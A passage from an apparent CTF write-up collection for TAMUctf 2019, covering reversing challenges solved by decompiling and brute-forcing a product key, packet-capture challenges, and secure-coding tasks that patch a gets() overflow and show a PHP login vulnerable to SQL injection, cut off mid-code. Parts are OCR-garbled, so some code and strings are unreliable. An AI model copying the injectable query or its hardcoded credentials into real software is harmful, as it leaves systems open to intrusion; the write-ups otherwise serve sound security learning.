std::operator<<(std::char_traits<char>">(&std::cout, "RkxBR2ZsYWdGTEFHZmxhZ0ZMQUDmbGFn\n", v7);
std::allocator<char>::allocator(&v10);
std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string(
    &v11,
    "Z2lnZW17M2E1eV9SM3YzcjUxTjYhfQ==\n",
    &v10);
std::allocator<char>::~allocator(&v10);
std::operator<<(std::char_traits<char>">(&std::cout, "WW91IGplc3QgbWlzc2VkiHRoZSBmbGFn\n", v8);
std::cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(&v11);
return 0;
}
```

Yep, finally we find the flag, it's time to decode it

```
In [7]: b64decode("Z2lnZW17M2E1eV9SM3YzcjUxTjYhfQ==")
Out[7]: 'gigem{3a5y_R3v3r51N6!}'
```

3. Flag

gigem{3a5y_R3v3r51N6!}

M. Reverse - Snakes over cheese

1. Executive Summary

What kind of file is this?

2. Technical Report

Given a python 2.7 byte-compiled file **reversing2.pyc**. So to get the python source code, I'm using **uncomple6**, and here is the result

```
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/reverse/reversing2 > uncomple6 reversing2.pyc ✓ 10008 | 12:00:03
# uncomple6 version 3.2.5
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.6.7 (default, Oct 22 2018, 11:32:17)
# [GCC 8.2.0]
# Embedded file name: reversing2.py
# Compiled at: 2018-10-08 03:28:58
from datetime import datetime
Fqaa = [102, 108, 97, 103, 123, 100, 101, 99, 111, 109, 112, 105, 108, 101, 125]
XidT = [83, 117, 112, 101, 114, 83, 101, 99, 114, 101, 116, 75, 101, 121]

def main():
    print 'Clock.exe'
    input = raw_input('>: ').strip()
    kUIL = ''
    for i in XidT:
        kUIL += chr(i)

    if input == kUIL:
        alYe = ''
        for i in Fqaa:
            alYe += chr(i)

        print alYe
    else:
        print datetime.now()

if __name__ == '__main__':
    main()
# okay decompiling reversing2.pyc
```

From the image above we know that the flag is **Fqaa**, so let's change those decimal number into ASCII characters

```
In [1]: flag = [102, 108, 97, 103, 123, 100, 101, 99, 111, 109, 112, 105, 108, 101, 125]
In [2]: full_flag = ""

In [3]: for x in flag:
...:     full_flag += chr(x)
...:

In [4]: print full_flag
flag{decompile}
```

3. Flag

flag{decompile}

N. Reverse - KeyGenMe

1. Executive Summary

```
nc rev.tamuctf.com 7223
```

Difficulty: medium

2. Technical Report

Given a binary with the detail below

```
chao@Calculo:~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe> file keygenme
keygenme: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
, for GNU/Linux 3.2.0, BuildID[sha1]=bdfcecb4a15e6799183d97acdd20a022a686efa1, not stripped
chao@Calculo:~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe> checksec keygenme
[*] '/home/chao/Documents/CTF/TAMUCTF/Reverse/KeyGenMe/keygenme'
    Arch:      amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:     PIE enabled
```

To understand the program flow easily, I used IDA Pro and here's the result

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     FILE *stream; // [rsp+8h] [rbp-C8h]
4     char s; // [rsp+10h] [rbp-C0h]
5     char v6; // [rsp+60h] [rbp-70h]
6     unsigned __int64 v7; // [rsp+C8h] [rbp-8h]
7
8     v7 = __readfsqword(0x28u);
9     setvbuf(_bss_start, 0LL, 2, 0LL);
10    puts("\nPlease Enter a product key to continue: ");
11    fgets(&s, 65, stdin);
12    if (!verify_key(&s))
13    {
14        stream = fopen("flag.txt", "r");
15        if (!stream)
16        {
17            puts("Too bad the flag is only on the remote server!");
18            return 0;
19        }
20        fgets(&v6, 100, stream);
21        printf("%s", &v6);
22    }
23    return 0;
24}
```

```

1 bool __fastcall verify_key(const char *a1)
2 {
3     char *s2; // ST10_8
4
5     if (strlen(a1) <= 9 || strlen(a1) > 0x40 )
6         return 0;
7     s2 = enc(a1);
8     return strcmp("[OlonU2_<__nK<KsK", s2) == 0;
9 }

```



```

1 BYTE *__fastcall enc(const char *a1)
2 {
3     unsigned int8 v2; // [rsp+1Fh] [rbp-11h]
4     int i; // [rsp+20h] [rbp-10h]
5     int v4; // [rsp+24h] [rbp-Ch]
6     BYTE *v5; // [rsp+28h] [rbp-8h]
7
8     v5 = malloc(0x40uLL);
9     v4 = strlen(a1);
10    v2 = 72;
11    for (i = 0; i < v4; ++i)
12    {
13        v5[i] = ((a1[i] + 12) * v2 + 17) % 70 + 48;
14        v2 = v5[i];
15    }
16    return v5;
17 }

```


From the images above, we could understand that:

1. The program asking for a product key and it is passed to the **verify_key** function for a check
2. In the **verify_key** function, it checked the string length that we input as a product key. If the length is below or equal **9** OR the length is above **0x40(64 as decimal)** the program would return and terminated, ELSE it would call the **enc** function and pass the key there, then it compares the key with the string of “[OlonU2_<__nK<KsK”
3. In the **enc** function, it changes the char in the string that we input to some char that calculated in the function

For the solution, we have two different way to solve this challenge:

2.1 First Solution

So... the calculation is so complex, we decide to make a bruteforce script



```
GNU nano 2.9.3               bruteforce.py

v5 = ""
v2 = ord('H')
flag = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890"
key = "[0IonU2-<_nK<KsK"
iterator = 0
while True:
    for i in flag:
        if(((ord(i) + 12) * v2 + 17) % 70 + 48) == ord(key[iterator]):
            v5 += i
            print v5
            v2 = ord(i)
            iterator += 1
    if(len(v5) == len(key)):
        break
```


[Read 14 lines]

Get Help Write Out Where Is Cut Text Justify Cur Pos Undo Mark Text

Exit Read File Replace Uncut Text To Linter Go To Line Redo Copy Text

KeyGenMe : nano

This is the bruteforce script that we tried to crack the product key, let's try to run it



```
chao@Calculo: ~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe> python bruteforce.py
```

H I

This is the result, we only got 2 characters printed. Maybe we got the wrong calculation, so we decide to bruteforce it manually using **GDB**. Thanks **GDB**

KeyGenMe : gdb — Konsole

```
File Edit View Bookmarks Settings Help
0x000000000000009f2 <+24>: cmp    rax,0x9
0x000000000000009f6 <+28>: jbe    0xa0a <verify_key+48>
0x000000000000009f8 <+30>: mov    rax,QWORD PTR [rbp-0x18]
0x000000000000009fc <+34>: mov    rdi,rax
0x000000000000009ff <+37>: call   0x790 <strlen@plt>
0x00000000000000a04 <+42>: cmp    rax,0x40
0x00000000000000a08 <+46>: jbe    0xa11 <verify_key+55>
0x00000000000000a0a <+48>: mov    eax,0x0
0x00000000000000a0f <+53>: jmp   0xa44 <verify_key+106>
0x00000000000000a11 <+55>: mov    rax,QWORD PTR [rbp-0x18]
0x00000000000000a15 <+59>: mov    rdi,rax
0x00000000000000a18 <+62>: call   0x92a <enc>
0x00000000000000a1d <+67>: mov    QWORD PTR [rbp-0x10],rax
0x00000000000000a21 <+71>: lea    rax,[rip+0xa0]      # 0xbc8
0x00000000000000a28 <+78>: mov    QWORD PTR [rbp-0x8],rax
0x00000000000000a2c <+82>: mov    rdx,QWORD PTR [rbp-0x10]
0x00000000000000a30 <+86>: mov    rax,QWORD PTR [rbp-0x8]
0x00000000000000a34 <+90>: mov    rsi,rdx
0x00000000000000a37 <+93>: mov    rdi,rax
0x00000000000000a3a <+96>: call   0x7d0 <strcmp@plt>
0x00000000000000a3f <+101>: test   eax,eax
0x00000000000000a41 <+103>: sete   al
0x00000000000000a44 <+106>: leave 
0x00000000000000a45 <+107>: ret
End of assembler dump.
(gdb-peda) b *verify_key+96
Breakpoint 1 at 0xa3a
```

Disassemble verify_key, and break at the **strcmp** function

```
Starting program: /home/chao/Documents/CTF/TAMUCTF/Reverse/KeyGenMe/keygenme
Please Enter a product key to continue:
Ghqwertyuiop
```

Run the program and let's see how it works

```

KeyGenMe : gdb — Konsole
File Edit View Bookmarks Settings Help
[-----code-----]
0x555555554a30 <verify_key+86>:    mov    rax,QWORD PTR [rbp-0x8]
0x555555554a33 <verify_key+90>:    mov    rsi,rdx
0x555555554a37 <verify_key+93>:    mov    rdi,rax
=> 0x555555554a3a <verify_key+96>:   call   0x5555555547d0 <strcmp@plt>
0x555555554a3f <verify_key+101>:   test   eax,eax
0x555555554a41 <verify_key+103>:   sete   al
0x555555554a44 <verify_key+106>:   leave 
0x555555554a45 <verify_key+107>:   ret
Guessed arguments:
arg[0]: 0x555555554bc8 ("[OlonU2_<__nK<KsK]")
arg[1]: 0x555555757670 ("[OFA<A7dUFAKi]")
arg[2]: 0x555555757670 ("[OFA<A7dUFAKi]")
[-----stack-----]
0000| 0xfffffffffdbd0 --> 0x0
0008| 0xfffffffffdbd8 --> 0x7fffffffdbd10 ("GHqwertyuiop\n")
0016| 0xfffffffffdbd0 --> 0x555555757670 ("[OFA<A7dUFAKi]")
0024| 0xfffffffffdbd8 --> 0x555555554bc8 ("[OlonU2_<__nK<KsK]")
0032| 0xfffffffffdbf0 --> 0x7fffffffdbcd0 --> 0x555555554040 (<__libc_csu_init>: push r15)
0040| 0xfffffffffdbf8 --> 0x55555554ab4 (<main+110>: test al,al)
0048| 0xfffffffffd00 --> 0x7fffffffdbc30 --> 0xffffffff
0056| 0xfffffffffdb08 --> 0x7fffffffdb40 --> 0x7ffff7ffa268 (add    BYTE PTR ss:[rax],al)
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x0000555555554a3a in verify_key ()

```

So, there's our input “**GHZqwertyuiop**”, and after the **enc** function called, it changes too “[**OFA<A7dUFAKi**”, and compared with “[**OlonU2_<__nK<KsK**”, And of course it's false and terminate the program. So we bruteforce it per char until we got the same comparison with string “[**OlonU2_<__nK<KsK**” :’v. After a long time we got the product key

The screenshot shows a GDB session in a terminal window titled "KeyGenMe : gdb — Konsole". The assembly code in the registers pane shows a sequence of instructions including calls to `strcmp@plt`. The stack dump in the registers pane shows memory addresses from 0x0000 to 0x0056 containing various characters and addresses. A legend at the bottom indicates that green text represents code, blue text represents data, red text represents rodata, and yellow text represents value.

```

File Edit View Bookmarks Settings Help
[-----code-----]
0x555555554a30 <verify_key+86>:    mov    rax,QWORD PTR [rbp-0x8]
0x555555554a34 <verify_key+90>:    mov    rsi,rdx
0x555555554a37 <verify_key+93>:    mov    rdi,rax
=> 0x555555554a3a <verify_key+96>:   call   0x5555555547d0 <strcmp@plt>
0x555555554a3f <verify_key+101>:   test   eax,eax
0x555555554a41 <verify_key+103>:   sete   al
0x555555554a44 <verify_key+106>:   leave 
0x555555554a45 <verify_key+107>:   ret
Guessed arguments:
arg[0]: 0x555555554bc8 ("[OIonU2_<__nK<KsK"]
arg[1]: 0x555555757670 ("[OIonU2_<__nK<KsK")
arg[2]: 0x555555757670 ("[OIonU2_<__nK<KsK")
[-----stack-----]
0000| 0xffffffffdbd0 --> 0x0
0008| 0xfffffffffdb8 --> 0x7fffffffdb10 ("GHZ2SEGCEELGCGGD\n")
0016| 0xfffffffffdb0 --> 0x555555757670 ("[OIonU2_<__nK<KsK")
0024| 0xffffffffdb8 --> 0x555555554bc8 ("[OIonU2_<__nK<KsK")
0032| 0xfffffffffdb0 --> 0x7fffffffdbd0 --> 0x555555554b40 (<__libc_csu_init>: push r15)
0040| 0xffffffffdb8 --> 0x555555554b04 (<main+110>: test al,al)
0048| 0xfffffffffd00 --> 0x7fffffffdbc30 --> 0xffffffff
0056| 0xfffffffffd08 --> 0x7fffffffdbc40 --> 0x7ffff7ffa268 (add BYTE PTR ss:[rax],al)
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x0000555555554a3a in verify_key ()

```

There ! the comparison is finally **TRUE**. Then we try the product key in the server

```

chao@Calculo:~/Documents/CTF/TAMUCTF/Reverse/KeyGenMe$ nc rev.tamuctf.com 7223
Please Enter a product key to continue:
GHZ2SEGCEELGCGGD
gigem{k3y63n_m3?_k3y63n_y0u!}

```

2.2 Second Solution

At first, I thought this challenge will use **Z3** (<https://github.com/Z3Prover/z3>) or even **Angr** (<https://github.com/angr/angr>), but feck, both of them couldn't even solve the algorithm of `enc()` and even Angr broke my virtualenv setup. After spend my time a while in desperation, I came up with an idea of brute forcing, and here is the solver

```

1 import string
2
3 key_cmp = "[OIonU2_<__nK<KsK"
4 char = string.letters + "0123456789"
5 num = 72
6 key = ""
7
8 for x in key_cmp:
9     for y in char:
10        if ((ord(y) + 12) * num + 17) % 70 + 48 == ord(x):
11            num = ord(x)
12            key += y
13            print key
14            break

```

Run the solver and try it locally in gdb. For the gdb, I set up a breakpoint where the program compares our input with “[OIonU2_<__nK<KsK”

```

john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/reverse/reversing4 python solver.py
j
jf
jfZ
jfZx
jfZxS
jfZxSa
jfZxSac
jfZxSacf
jfZxSacfa
jfZxSacfaa
jfZxSacfaah
jfZxSacfaahc
jfZxSacfaahcf
jfZxSacfaahfc
jfZxSacfaahfcc
jfZxSacfaahfccn
jfZxSacfaahfccnl
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/reverse/reversing4
10189 11:41:17
john Doe@cryptopunk ~ /Downloads/practice/tamuctf/2019/reverse/reversing4
10190 11:41:21

```

Let's run it locally in gdb

```

[-----code-----]
0x555555554a30 <verify_key+86>:    mov    rax,QWORD PTR [rbp-0x8]
0x555555554a34 <verify_key+90>:    mov    rsi,rdx
0x555555554a37 <verify_key+93>:    mov    rdi,rax
=> 0x555555554a39 <verify_key+96>:   call   0x555555547d0 <strcmp@plt>
0x555555554a3f <verify_key+101>:   test   eax,eax
0x555555554a41 <verify_key+103>:   sete   al
0x555555554a44 <verify_key+106>:   leave 
0x555555554a45 <verify_key+107>:   ret
Guessed arguments:
arg[0]: 0x55555554bc8 ("[0IonU2 < nK<KsK]")
arg[1]: 0x555555757670 ("[0IonU2 < nK<KsKi]")
arg[2]: 0x555555757670 ("[0IonU2 < nK<KsKi")
[-----stack-----]
0000| 0x7fffffff6a0 --> 0x0
0008| 0x7fffffff6a8 --> 0x7fffffff6e0 ("jfZxSacfaahfccnl\n")
0016| 0x7fffffff6b0 --> 0x555555757670 ("[0IonU2 < nK<KsKi"]
0024| 0x7fffffff6b8 --> 0x55555554bc8 ("[0IonU2 < nK<KsK")

```

Whoops, there is extra char in the end of it. So after some fixes, here is the final solver

```

1 from pwn import *
2 import string
3
4 r = remote("rev.tamuctf.com", 7223)
5 key_cmp = "[0IonU2 < nK<KsK"
6 char = string.letters + "0123456789"
7 num = 72
8 key = ""
9
10 for x in key_cmp:
11     for y in char:
12         if ((ord(y) + 12) * num + 17) % 70 + 48 == ord(x):
13             num = ord(x)
14             key += y
15             break
16
17 key = key[:-1]
18 print "Key: {}".format(key)
19
20 r.sendline(key)
21 r.interactive()

```

Run it

```

[+] Opening connection to rev.tamuctf.com on port 7223: Done
Key: jfZxSacfaahfccn
[*] Switching to interactive mode
Please Enter a product key to continue:
Gigem{k3y63n_m3?_k3y63n_y0u!}
[*] Got EOF while reading in interactive
$ 

```

3. Flag

Gigem{k3y63n_m3?_k3y63n_y0u!}

O. Network/Pentest - Stop and Listen

1. Executive Summary

Sometimes you just need to stop and listen.

This challenge is an introduction to our network exploit challenges, which are hosted over OpenVPN.

Instructions:

- Install OpenVPN. Make sure to install the TAP driver.
 - Debian (Ubuntu/Kali) linux CLI: apt install openvpn
 - [Windows GUI installer](#)
- Obtain your OpenVPN configuration in the challenge modal.
 - You will obtain a separate config for each challenge containing connection info and certificates for authentication.
- Launch OpenVPN:
 - CLI: sudo openvpn --config \${challenge}.ovpn
 - Windows GUI: Place the config file in %HOMEPATH%\OpenVPN\config and right-click the VPN icon on the status bar, then select the config for this challenge

The virtual tap0 interface will be assigned the IP address 172.30.0.14/28 by default. If multiple team members connect you will need to choose a unique IP for both.

The standard subnet is 172.30.0.0/28, so give that a scan ;)

If you have any issues, please let me (nategraf) know in the Discord chat

Some tools to get started:


- [Wireshark](#)
- [tcpdump](#)
- [nmap](#)
- [ettercap](#)
- [bettercap](#)

2. Technical Report

First, after installing OpenVPN, let's launch the OpenVPN and wait until it's success

```
johndoe@cryptopunk:~/Downloads/practice/tamuctf/2019/network-pentest/stop-and-listen$ sudo openvpn --config listen.ovpn
Sun Mar  3 12:13:53 2019 OpenVPN 2.4.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Sep 5 2018
Sun Mar  3 12:13:53 2019 library versions: OpenSSL 1.1.0g 2 Nov 2017, LZO 2.08
Sun Mar  3 12:13:53 2019 TCP/UDP: Preserving recently used remote address: [AF_INET]35.160.232.49:2007
Sun Mar  3 12:13:53 2019 UDP link local: (not bound)
Sun Mar  3 12:13:53 2019 UDP link remote: [AF_INET]35.160.232.49:2007
Sun Mar  3 12:13:54 2019 [listen.naum.tamuctf.com] Peer Connection Initiated with [AF_INET]35.160.232.49:2007
Sun Mar  3 12:13:55 2019 Options error: Unrecognized option or missing or extra parameter(s) in [PUSH-OPTIONS]:1: dhcp-renew (2.4.4)
Sun Mar  3 12:13:55 2019 TUN/TAP device tap0 opened
Sun Mar  3 12:13:55 2019 doing ifconfig, tt->did_ifconfig_ipv6 setup=0
Sun Mar  3 12:13:55 2019 /sbin/ip link set dev tap0 up mtu 1500
Sun Mar  3 12:13:55 2019 /sbin/ip addr add dev tap0 172.30.0.14/28 broadcast 172.30.0.15
Sun Mar  3 12:13:55 2019 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
Sun Mar  3 12:13:55 2019 Initialization Sequence Completed
```

Now let's open our wireshark and capture network traffic of **tap0** interface. After that save the result as .pcapng file



Let's grep the flag

```
johndoe@cryptopunk:~/Downloads/practice/tamuctf/2019/network-pentest/stop-and-listen$ strings capture-result.pcapng | grep gigem
"gigem{f0rty_tw0_c9d950b61ea83}" said Deep Thought, with infinite majesty and calm.
"gigem{f0rty_tw0_c9d950b61ea83}" said Deep Thought, with infinite majesty and calm.
"gigem{f0rty_tw0_c9d950b61ea83}" said Deep Thought, with infinite majesty and calm.
johndoe@cryptopunk:~/Downloads/practice/tamuctf/2019/network-pentest/stop-and-listen$
```

3. Flag

gigem{f0rty_tw0_c9d950b61ea83}

P. MicroServices - 0_intrusion

1. Executive Summary

Welcome to MicroServices inc, where do all things micro and service oriented!

Recently we got an alert saying there was suspicious traffic on one of our web servers. Can you help us out?

1. What is the IP Address of the attacker?

2. Technical Report

Given a tcpdump capture file **capture.pcap**, let's analyze the file and find the attacker

Wireshark - Conversations - capture.pcap										
Ethernet · 12	IPv4 · 6	IPv6	TCP · 219	UDP	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.83.20.77	10.91.9.93		6,269	6.828 k	5,140	6,741 k	1,129	87 k	116.714436	67:1546
10.83.20.77	10.164.141.62		465	52 k	270	32 k	195	19 k	1.482436	589.7547
10.83.20.77	10.190.229.97		437	48 k	254	30 k	183	17 k	5.114047	587.8331
10.83.20.77	10.157.105.58		426	46 k	248	29 k	178	16 k	3.285759	585.6607
10.83.20.77	10.101.146.99		382	41 k	224	26 k	158	15 k	2.621376	584.8249
10.83.20.77	10.167.37.40		348	38 k	204	23 k	144	14 k	0.000314	587.5978
										326
										191

Hmmm interesting, from the image above we know the server's ip is **10.83.20.77**. And also there is a lot of conversation between 10.83.20.77 and 10.91.9.93, and the gap with other conversation is really large. So I assume that **10.91.9.93** is the attacker, and then I submit it. Voila, it's true, 10.91.9.93 is the attacker

3. Flag

10.91.9.93

Q. Secure Coding - PWN

1. Executive Summary

<https://gitlab.tamuctf.com/root/pwn>

Difficulty: easy

2. Technical Report



```
vuln.c 178 Bytes
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void echo()
5 {
6     printf("%s", "Enter a word to be echoed:\n");
7     char buf[128];
8     gets(buf);
9     printf("%s\n", buf);
10 }
11
12 int main()
13 {
14     echo();
15 }
```

So in this challenge, we are asked to patch the program above so the program will no longer vulnerable. As far as I know, **gets function in C is really dangerous**, because user can input anything as long as they want except newline, if that happens, attacker can redirect the program to call a shell via Shellcode Injection, Ret2Libc or even Return Oriented Programming

Instead of using gets to receive user input, I'm using **fgets** because I can set the max length of the user input. For the max length, I set it to **(size of buffer - 1)**, because I want to avoid Off by One vulnerability that could happen if we set the max length of the user input same as the size of buffer (remember gets/fgets always appends 0xa or newline in the end of it). Finally here is the final program



```
vuln.c 190 Bytes
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void echo()
5 {
6     printf("%s", "Enter a word to be echoed:\n");
7     char buf[128];
8     fgets(buf, 127, stdin);
9     printf("%s\n", buf);
10 }
11
12 int main()
13 {
14     echo();
15 }
```

And check the flag in CI/CD > Jobs

```
Running with gitlab-runner 11.7.0 (8bb608ff)
  on runner3 QMSSqssy
Using Docker executor with image tamuctf/buffer_overflow:latest ...
Using locally found image version due to if-not-present pull policy
Using docker image sha256:3e4133f031992dc281f0d814d945024900c649ea646d36fcb80ef591d83b82b6 for
tamuctf/buffer_overflow:latest ...
Running on runner-QMSSqssy-project-651-concurrent-0 via ip-172-31-19-180...
Fetching changes...
HEAD is now at 65f0517 Update vuln.c
From https://gitlab.tamuctf.com/Brahmastra/pwn
  65f0517..70710ec master      -> origin/master
Checking out 70710ec1 as master...
Skipping Git submodules setup
$ ./tests/entry.sh
2019/02/27 05:14:14 socat[22] E write(5, 0x55ec76a74050, 7233): Broken pipe
172.17.0.3
Pushing: {'serviceHost': '172.17.0.3', 'userInfo':
u'445b1cf15236d67ec41ef9ccd49f23d99edc4b851e9e3bfe137716342211007', 'chal': 'echo_overflow'}
{"msg": "Service Check Succeeded After Attack\nflag: gigem{check_that_buffer_size_baby}"}
Job succeeded
```

3. Flag


gigem{check_that_buffer_size_baby}

R. Secure Coding - SQL

1. Executive Summary

<https://gitlab.tamuctf.com/root/sql>

2. Technical Report



The screenshot shows a code editor with the file 'login.php' open. The file contains PHP code for a login script. The code includes variable declarations for servername, username, and password, and a query to select from a 'login' table where User matches \$user and Password matches \$pass. It also includes logic to check if the result set has rows and to echo the user's name if successful or an error message if failed.

```
<?php
ini_set('display_errors', 'On');
error_reporting(E_ALL | E_STRICT);
echo "<html>";
if (isset($_POST["username"]) && isset($_POST["password"])) {
    $servername = "localhost";
    $username = "sqli-user";
    $password = 'AxU3a9w-azMC7LKzxrVJ^tu5qnM_98Eb';
    $dbname = "SqlIDB";
    $conn = new mysqli($servername, $username, $password, $dbname);
    if ($conn->connect_error)
        die("Connection failed: " . $conn->connect_error);
    $user = $_POST['username'];
    $pass = $_POST['password'];
    $sql = "SELECT * FROM login WHERE User='$user' AND Password='$pass'";
    if ($result = $conn->query($sql))
    {
        if ($result->num_rows >= 1)
        {
